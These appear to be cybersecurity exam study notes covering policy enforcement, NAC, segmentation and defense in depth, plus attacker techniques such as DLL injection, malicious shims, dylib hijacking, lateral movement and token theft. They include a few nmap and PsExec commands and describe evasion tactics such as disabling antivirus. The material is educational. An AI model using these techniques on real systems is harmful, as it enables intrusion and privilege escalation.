Unit 5

Q18 Why Companies Fail to Enforce Policies – Explained (7 Marks)

Policy enforcement is the critical next step after building a security policy, but many companies fail to enforce it properly due to a **narrow and incomplete approach**. Most organizations focus only on enforcing policies at **endpoints and servers**, ignoring other vital components like **network devices, switches, printers, and IoT devices**. This partial enforcement leaves the infrastructure vulnerable.

To enforce policies effectively, a **holistic view** of the network is necessary. This begins with having a **network architecture diagram** that maps endpoints, data flow, storage locations, access permissions, and entry points. Only with this complete visibility can policies be applied uniformly.

In organizations using **Microsoft Active Directory**, **Group Policy Objects (GPOs)** should be used to deploy and manage security settings. Different departments often need different policies, which can be managed through **Organizational Units (OUs)**. For instance, HR servers can be placed in an HR OU and assigned specific rules. Tools like PowerShell's Get-GPOReport command help assess existing policies, and administrators should always **backup configurations** before making changes. Microsoft's **Security Compliance Toolkit** and **Policy Viewer** further assist by showing the relationship between policies and system registry values.

Another weak point is **application control**. Enforcing application whitelisting ensures that only **authorized software** runs on company devices. Windows systems use **AppLocker**, which can evaluate applications by **publisher**, **file path**, or **file hash**. macOS uses **Gatekeeper**, and Linux systems can implement **SELinux** for the same purpose.

Additionally, many companies overlook **hardening**—the process of reducing vulnerabilities by securing system configurations. Applying **Common Configuration Enumeration (CCE)** guidelines and **security baselines** ensures systems are not only secure but compliant with company policy. Tools like **Microsoft Security Compliance Manager** and templates for different Windows versions provide predefined hardening settings.

Finally, tools like the **Enhanced Mitigation Experience Toolkit (EMET)** protect systems from both known and unknown threats by anticipating attacker behavior and blocking exploit techniques in real time. EMET applies system-level mitigations that can prevent code execution even before a vulnerability is fully understood.

In summary, policy enforcement fails when organizations adopt a limited view, skip regular audits, ignore non-endpoint devices, and fail to leverage available tools. **Comprehensive planning, regular assessments, department-specific deployments, and system hardening** are crucial for effective and secure policy enforcement.

Q19 Securing Remote Access to the Network Using NAC (7 Marks)

- That the remote system has the latest patches
- That the remote system has antivirus enabled
- That the remote system has a personal firewall enabled
- That the remote system is compliant with mandate security policies

To securely enable **remote access** to a corporate network, it is essential to implement a **Network Access Control (NAC)** system. Remote users can become vulnerable entry points if their devices are not properly secured. NAC ensures that only **healthy, compliant, and authenticated** devices are granted access.

Key Components of Remote Access Security

1. **Authentication First**
   Before granting access, users are authenticated—commonly through protocols like **802.1X**. This step ensures that only verified users attempt to connect to the network.
2. **Health Check by NAC**
   The NAC system **evaluates the remote system's posture** before granting access. It checks:
   - Whether the system has the **latest security patches**
   - Whether **antivirus software** is active and up-to-date
   - If a **personal firewall** is enabled
   - If the device complies with the organization's **security policies**
3. **Access Control**
   Once a device passes all health checks, **NAC allows controlled access**. Based on policy (e.g., Policy A or Policy B in the diagram), users are allowed access **only to specific segments** of the on-premises network.
4. **Software-Level Network Segmentation**
   NAC enforces **logical separation** within the network. For example:
   - HR users (Policy A) can only access HR-related resources
   - Finance users (Policy B) can only access finance-related servers
5. **Quarantine for Non-Compliant Devices**
   Devices failing health checks are moved to a **quarantine VLAN**. This network contains **remediation servers** which help the device update patches, enable antivirus, etc., before re-evaluating access eligibility.
6. **Firewall + VLANs (Optional)**
   Many organizations place remote users in **dedicated VLANs**, protected by **firewalls** that restrict access to sensitive resources based on user roles or risk.

Diagram Explanation


(Referencing the image you've attached)

- **Remote Users (Policy A & B)**: These are employees connecting from external locations. Each follows a specific policy based on department or access level.
- **NAC**: The **Network Access Control system** evaluates each remote device and enforces security posture checks.

- **On-Premises Network**: Only after successful validation does the NAC allow the remote user to access predefined **network segments**, enhancing control and reducing attack surfaces.

Conclusion


By implementing a **NAC system**, companies can ensure that only **trusted, compliant remote users** can access specific areas of the network. NAC enhances **security, visibility, and segmentation**, helping protect sensitive information even when users are working remotely.



Q20) How do you differentiate between physical network segmentation and virtual network segmentation? What are the challenges related to each?

---

1. Physical Network Segmentation



Definition:
Physical segmentation involves separating network resources using **hardware-based infrastructure**, such as routers, switches, and firewalls, often accompanied by VLANs (Virtual LANs). It isolates traffic based on physical/logical boundaries.

Example:
Each department (HR, Finance, Operations) has its own VLAN, and access between them is controlled via routers/firewalls.

Key Features:


- Uses VLANs, routers, physical switches
- Common in medium to large enterprise networks
- Each segment can have different security zones

Challenges:

- **Complexity in redesign:** Hard to retrofit segmentation into an existing, evolving network.
- **High cost:** Requires dedicated hardware and possibly rewiring.
- **Cross-VLAN access complexity:** Requires ACLs or firewall rules, increasing maintenance overhead.
- **Scalability issues:** Adding new segments means updating many devices.
- **Discoverability:** Hard to get a clear view of current implementation in a live, dynamic network.

---

2. Virtual Network Segmentation



Definition:
Virtual segmentation is achieved within **virtualized environments** (e.g., Hyper-V, VMware) using **virtual switches and software-defined networking (SDN)**. It isolates traffic between virtual machines (VMs) on the same or different hosts.

Example:
Different virtual networks (Virtual Switches) are created in Hyper-V for Dev, QA, and Prod environments.

Key Features:

- Software-based segmentation inside hypervisors
- Subnets and ACLs are used virtually
- Can inspect and filter traffic before it reaches other networks

Challenges:

- **Visibility issues:** Virtual traffic is harder to monitor than physical traffic.
- **Risk of VM-to-physical escape:** Traffic from a VM can reach physical networks if not properly routed.
- **Misconfiguration risk:** Incorrect routing or switch setup can break isolation.
- **Limited by hypervisor:** Security features depend on the virtualization platform (Hyper-V, VMware, etc.)
- **Resource-intensive inspection:** Virtual extensions (e.g., IDS, firewalls) may consume additional compute resources.

---


3. Summary of Differences

Feature	Physical Segmentation	Virtual Segmentation
Infrastructure	Routers, Switches, VLANs	Virtual Switches, Subnets, Virtual NICs
Cost	Higher (hardware, setup)	Lower (software-driven)
Flexibility	Less flexible	Highly flexible
Scalability	More effort to scale	Easier with software
Security Control Granularity	Moderate (hardware ACLs/firewalls)	High (MAC spoofing, DHCP/Router guard, ACLs)
Monitoring	Easier (network tools)	Harder (needs VM-level tools)

Conclusion:

Both segmentation types aim to **limit unauthorized lateral movement**, but they differ in implementation. Physical segmentation is **hardware-centric and robust**, while virtual segmentation is **software-defined and flexible**. Understanding both and using them **together in hybrid environments** enhances security and performance.

Q17) Illustrate Defense in Depth approach implementation with a neat diagram and all its components.



✅ **Definition:**

Defense in Depth (DiD) is a security strategy that uses multiple layers of protection across an IT system to prevent, detect, and respond to attacks. The goal is to **delay attackers**, **break the attack chain**, and **increase attack cost and complexity** at every stage.

✅ **Diagram Explanation (Based on the Uploaded Image):**

The image shows a **modern implementation of the Defense in Depth** approach in a **hybrid network**. It highlights **three major areas** where layered protection is applied:

---

1. Infrastructure and Services (Top-Left & Top-Right)

- Includes **on-premises servers**, **cloud services (IaaS)**, **databases**, and **network equipment**.
- **Security Controls Applied:**
  - Patch management
  - Server/workload hardening
  - Network segmentation
  - Firewalls and ACLs
  - Backup and recovery
  - Threat detection (IDS/IPS)

🧠 **Goal:** Reduce vulnerabilities and increase attacker effort.

---

2. Documents in Transit (Bottom-Left)

- Represents sensitive data moving across networks (internal or internet).
- **Security Controls Applied:**
    - End-to-end encryption (e.g., TLS, IPSec)
    - Secure file transfer protocols
    - Email encryption
    - Data Loss Prevention (DLP)
    - Monitoring of traffic

🧠 **Goal:** Prevent eavesdropping, man-in-the-middle attacks, and unauthorized data leakage.

---

3. Endpoints (Bottom-Right)

- Includes **laptops, iPhones, Android phones**, etc.
- **Security Controls Applied:**
    - Device encryption
    - OS and app hardening
    - Mobile Device Management (MDM)
    - Endpoint Detection and Response (EDR)
    - Isolation of corporate/personal data
    - Trusted Platform Module (TPM)

🧠 **Goal:** Prevent compromised or unmanaged devices from becoming attack vectors.

✅ **Central Threat Actor (Black Hat Icon)**

- Represents the **attacker** who may:
    - Exploit cloud services
    - Intercept documents in transit
    - Compromise endpoints

The idea is that **each arrow toward a component** represents a **potential attack vector**, and **each segment adds protective layers** to delay or stop the attacker.

✅ **Conclusion:**

Defense in Depth is about applying **security controls at every level**—network, application, endpoint, and data—so that even if one layer is breached, the others still provide protection. The uploaded diagram clearly shows how modern hybrid environments must implement layered security across **cloud**, **on-prem**, **data transit**, and **endpoints**.

Unit 4

Q5) Delineate DLL Injection, and elucidate its workings accompanied by a diagram. (7M)

✅ **Definition:**

DLL Injection is a technique used by attackers to inject malicious code into the address space of another legitimate process. This allows the malicious code to run with the same privileges as the targeted process, making it stealthy and dangerous.

It is widely used in privilege escalation, persistence, and evasion attacks on Windows systems.

✅ **Purpose of DLL Injection:**

- **Bypass security mechanisms**
- **Gain access to protected resources**
- **Hide malicious activity within trusted processes**
- **Stealthily run malware using legitimate program names**

✅ **Working of DLL Injection (with steps from the diagram):**

The diagram you provided clearly illustrates the four-step process of DLL injection:

Step 1: Attaching

🔴 **An illegitimate process attaches itself to a legitimate process (e.g., Explorer, svchost).**

🧠 ***Goal: Establish a connection or hook into the target process.***

Step 2: Memory Access

🔴 **The malicious process accesses the memory space of the legitimate one.**

🧠 ***Goal: Prepare the memory space to inject malicious data.***

Step 3: DLL Injection

🔴 **The attacker copies a malicious DLL into the legitimate process's memory.**

🧠 ***Goal: Place the malicious code into the process without triggering detection mechanisms.***

Step 4: Execution

🔴 **The legitimate process executes the malicious DLL unknowingly.**

🧠 ***Goal: Run the attacker's code under the identity and privilege of a trusted application.***

✅ **Advanced Technique: Reflective DLL Injection**


- **Unlike traditional injection, reflective DLL injection doesn't use standard API calls.**
- **It loads the DLL directly from memory without touching the disk.**
- **Harder to detect, bypasses antivirus or behavior monitors.**

✅ **Examples of Malware Using DLL Injection:**

Malware Name	Injection Target
Backdoor.Oldrea	explorer.exe
BlackEnergy	svchost.exe
Duqu	Multiple legitimate processes

✅ **Conclusion:**

DLL Injection is a powerful and stealthy method used by attackers to exploit legitimate processes, escalate privileges, and avoid detection. Understanding this technique is essential for detecting modern threats and securing critical systems.



Q12) How does DLL injection serve as a technique for privilege escalation, particularly in compromising legitimate processes and services within the Windows operating system? (7M)

DLL injection is a powerful privilege escalation technique where attackers inject a malicious Dynamic Link Library (DLL) into the address space of a legitimate process. This allows the malicious code to run within the context of a trusted process, giving the attacker access to the memory, permissions, and privileges of that process.

In the Windows operating system, many processes run with elevated (administrator or SYSTEM-level) privileges. By injecting into such processes, attackers can perform restricted actions without needing direct admin access themselves. These actions include modifying the Windows Registry, creating new threads, or loading additional malicious DLLs — all of which typically require higher privileges.

A more advanced method known as Reflective DLL Injection enhances stealth by loading the DLL entirely from memory, without making standard Windows API calls or touching disk paths. This bypasses common security detections, including DLL load monitoring, making the attack harder to detect even on secure systems.


Malware like:

- **Backdoor.Oldrea (injects into explorer.exe)**
- **BlackEnergy (injects into svchost.exe)**
- **Duqu (spreads across many processes)**

These all use DLL injection to hide malicious behavior, stay persistent, and carry out their objectives using elevated permissions.

In conclusion, DLL injection allows attackers to escalate privileges by exploiting legitimate processes, gain access to admin-level capabilities, and avoid detection by blending in with normal system operations.

6) Provide an illustration of how a custom shim is utilized against a new version of the Windows OS, and explain the concept of application shimming? (8M)



Application shimming is a technique used by Windows to ensure backward compatibility for older applications on newer versions of the OS. It allows the system to "trick" a program into believing it is running in an older, compatible environment by applying compatibility fixes without modifying the

actual program. While designed for legitimate use, attackers can exploit **shimming** for **privilege escalation** by creating and installing **malicious shims** that alter the behavior of legitimate applications.

Illustration of Custom Shim Creation and Usage:

1. **Open Compatibility Administrator**
   Start the *Compatibility Administrator* from the **Microsoft Application Compatibility Toolkit**.
2. **Create a New Database**
   In the left panel under "Custom Databases", right-click on **New Database(1)** and select **Create New Application Fix**.
3. **Provide Application Details**
   Fill in the details of the application you want to apply the shim to — including the name, executable path, and vendor.
4. **Select OS Version and Fixes**
   Choose the **Windows version** for which the shim is being created. A list of **compatibility fixes** (shims) will be shown, from which the user can select.
5. **Finish and Install the Shim**
   After selecting desired fixes, click **Finish**. The custom shim is saved in the new database. To apply it, right-click the database and select **Install**.
6. **Effect**
   Once installed, the application will run with the **compatibility fixes** defined by the shim — which could include redirected file access, altered registry behavior, or even execution of malicious payloads if tampered with.

Security Risk and Misuse:

While shims are meant for **compatibility**, attackers can misuse this mechanism by creating **malicious shims** that intercept and **alter normal application behavior**, potentially executing arbitrary code with **elevated privileges**. Since shim databases can be applied without triggering UAC prompts, they provide a **stealthy method** for privilege escalation.

Conclusion:

Application shimming is a legitimate Windows feature to support older apps on newer OS versions, but it can be misused. A **custom shim** can be created and installed using the Compatibility Administrator, and when crafted maliciously, it can **bypass security restrictions** and aid attackers in escalating privileges.

Q7) Explain Dylib hijacking (4 Marks)
(As per the content you provided)

Dylib hijacking is a **privilege escalation technique** used against Apple's macOS systems. It exploits the way macOS searches for and loads **dynamic libraries (dylibs)** required by applications during execution.

- **How it works:**
  - macOS looks for dylibs by traversing a specific **search path**.
  - Attackers **research the dylibs** used by a target application.
  - They then place a **malicious dylib** (with the same name as the legitimate one) **higher in the search path**.
  - When the application starts, macOS **loads the malicious dylib instead** of the original one.

- **Privilege Escalation via Dylib Hijacking:**
  - If the target application **runs with higher-level privileges** than the user (e.g., admin or root),
  - The **malicious dylib** will **inherit those privileges** once loaded.
  - As a result, the attacker's code runs with **elevated access**, effectively achieving **privilege escalation**.

- **Illustration:**

The content includes a diagram (not shown here) where attackers **inject their malicious dylib** into the **search path** of a legitimate application, causing it to load automatically and gain elevated privileges.

- **Conclusion:**

Dylib hijacking leverages the **library loading behavior of macOS** to trick applications into executing **malicious code**. When targeted at applications with elevated rights, it enables attackers to **escalate privileges stealthily**.

Q9) Illustrate how with Port Scans and Sysinternals methods lateral movement can be carried out? (8 Marks)
(Based strictly on your provided content)

- **Lateral Movement Overview:**

Lateral movement refers to the techniques attackers use to move from one system to another within a compromised network. The objective is to **expand control**, **access sensitive data**, and **strengthen their foothold** across multiple machines.

🔸 **1. Port Scans for Lateral Movement:**

Port scanning is an **old but still-effective technique** used to identify open ports and active services on devices across a network.

- Attackers use **tools like Nmap** to find valuable systems such as **database servers** or **web apps** that can be targeted for further exploitation.
- Example commands:
    - nmap -p80 192.168.4.16 → checks if port 80 is open on a target.
    - nmap -p80,23 192.168.4.16 → checks multiple ports at once.

🔹 **Key Points:**

- Scans are conducted **slowly** to **evade detection** by monitoring systems.
- Successful identification of open ports helps attackers locate **next targets** in the network for lateral movement.

🔸 **2. Sysinternals for Lateral Movement:**

Sysinternals is a suite of legitimate Windows administrative tools now widely abused by attackers due to its **stealth and power**.

Key Tool: PsExec

- PsExec allows execution of commands and programs **on remote computers**, with results sent back **locally—without alerting** the remote user.
- It enables:
    - **Executing commands/scripts**
    - **Editing registry values**
    - **Copying/moving executables**
    - **Launching applications remotely**

📌 **Example Commands:**

- PsExec \\remotecomputername -c autorunsc.exe -accepteula → uploads and runs a tool remotely.
- PsExec \\remotecomputername -d -i notepad → launches Notepad interactively on the remote machine.
- PsExec -i -d -s regedit.exe → opens the registry editor with **SYSTEM privileges**.

🔸 **Why Effective?**

- **Antivirus programs ignore Sysinternals tools**, as they are considered legitimate.
- **No GUI alerts** on the remote machine — perfect for stealth.
- Attackers can **disable security software**, **kill processes**, and **access sensitive services**.

✅ **Conclusion:**

Port scans help **discover new targets**, while Sysinternals tools like **PsExec** enable **deep control** over remote systems. Together, these methods allow attackers to move **laterally and stealthily**, gaining further control and access across a compromised Windows network.

Q10) How privilege escalation can be done? Illustrate with exploiting unpatched operating systems and access token manipulation. (8 Marks)
(Strictly based on your provided content)

🔹 **Privilege Escalation Overview:**

Privilege escalation is the process by which attackers increase their access rights or permissions on a system, usually from a normal user level to **administrator or system level access**. This allows them to execute more powerful commands, extract sensitive data, or disable security measures.

🔸 **1. Exploiting Unpatched Operating Systems:**

Operating system vendors like **Microsoft regularly release patches** to fix vulnerabilities. However, many system administrators either delay or ignore applying these patches.

🧨 **Exploitation Process:**

- **Attackers use scanning tools** like **Nmap** or **Nessus** to detect **unpatched systems** on the network.
- Once a vulnerable system is found, attackers search for known exploits using tools like:
    - **Searchsploit** (from Kali Linux)
- These exploits are then used to compromise the unpatched system.
- After initial access, the attacker uses tools like **PowerUp** to:
    - Bypass Windows privilege restrictions.
    - Escalate the user privileges to **Administrator level**.

📌 **Alternative method:**

- Attackers can avoid scanning and use the **wmic** or **PowerShell get-hotfix** commands to **check installed patches** and determine if the system is vulnerable.

🔸 **2. Access Token Manipulation:**

Windows uses **access tokens** to manage what actions each user and process can perform.

🎭 **What Attackers Do:**

- **Every process** has an access token tied to a user.
- Attackers **steal or duplicate tokens** from processes owned by **admin users**.
- By **injecting** these stolen tokens into new processes, Windows mistakenly treats the attacker's process as if it's **running with admin privileges**.

🧠 **How It's Done:**

- Attackers use **Windows APIs** to copy tokens.
- If an attacker **knows admin credentials**, they can **start a process as admin** using "Run as administrator".
- They can also use **stolen tokens** to **authenticate to remote systems** (if the tokens have rights on that system).

🛠️ **Tools:**

- **Metasploit's Meterpreter**: Can steal and impersonate tokens.
- **Cobalt Strike**: Can **steal** and **forge tokens** for admin access.

✅ **Conclusion:**

Privilege escalation can be achieved by:

1. **Exploiting unpatched systems** through known vulnerabilities and privilege escalation tools.
2. **Manipulating access tokens** to trick Windows into running processes with elevated privileges.

These methods allow attackers to **take full control** of compromised machines while remaining stealthy by **exploiting legitimate OS behaviors**.

Q11) Illustrate how do attackers avoid alerts with examples (4 Marks)
(Strictly based on the content you provided)

Attackers use several **stealth techniques** to **avoid triggering security alerts**, especially during **privilege escalation** or later stages of an attack. Their goal is to remain undetected and preserve access to the compromised system.

🔹 **1. Disabling Security Systems:**

Before escalating privileges, attackers often try to **disable antivirus** or **other security solutions** to prevent detection.

✅ *Example:* An attacker might disable Windows Defender or kill security processes to ensure their tools or payloads are not flagged.

🔹 **2. Using Legitimate Processes and Services:**

Most systems only allow elevated privileges to **trusted or system-level processes**. Therefore, attackers often **target these processes** instead of using suspicious executables.

✅ *Example:* Instead of creating a new tool for privilege escalation, an attacker may **inject code into a legitimate Windows service** like svchost.exe.

🔹 **3. Mimicking Legitimate Files:**

Attackers may create **malicious files** that are **identical in name and structure** to trusted system files so the system treats them as safe.

✅ *Example:* A malicious DLL or script might be named exactly like a Windows update file or a driver, tricking the system and evading detection.


🔹 **4. Using Built-in Tools like PowerShell:**

PowerShell is a trusted, built-in Windows tool, often used for administrative tasks. Attackers abuse it because **most antivirus tools don't flag its usage** unless specifically configured to do so.

✅ *Example:* Using PowerShell to run a malicious script in memory (fileless execution) avoids writing anything suspicious to disk, making it **harder to detect**.

✅ **Conclusion:**

By **disabling security tools**, **masquerading as legitimate files**, and **abusing trusted system utilities like PowerShell**, attackers **avoid raising alerts** and maintain stealth while performing malicious actions.



Q13) Explain Remote Registry which gives control over hardware and software of the machine (4 Marks)
(As per the provided content only)

The **Windows Registry** is the **core component** of the operating system that **controls both hardware and software configurations** of a machine. It holds settings and data for system components, services, drivers, and applications.

🔹 **What is Remote Registry?**

Remote Registry allows the **Windows Registry to be accessed and edited over a network**. If an attacker has remote access to a target machine, they can **manipulate its Registry settings** to:

- Disable **protection mechanisms**
- Stop **auto-start programs** like antivirus software
- Install or configure settings to **ensure malware persists** after reboots

---

🔹 **Hacker Usage Example:**

Attackers use the registry path:
HKLM\System\CurrentControlSet\Services
This path stores configuration data for **installed drivers** and **services**.

✅ *Example:*
A hacker can place **malicious code** here disguised as a **driver or service**, which will be:

- **Auto-started on boot**
- Treated as **legitimate** by the system
- **Difficult to detect** by security software

✅ **Summary:**

Remote Registry provides **powerful control** over a system by allowing an attacker to **modify startup behavior, disable security tools, and establish persistence**. Its misuse is a common tactic in **lateral movement** and **privilege escalation** phases of an attack.

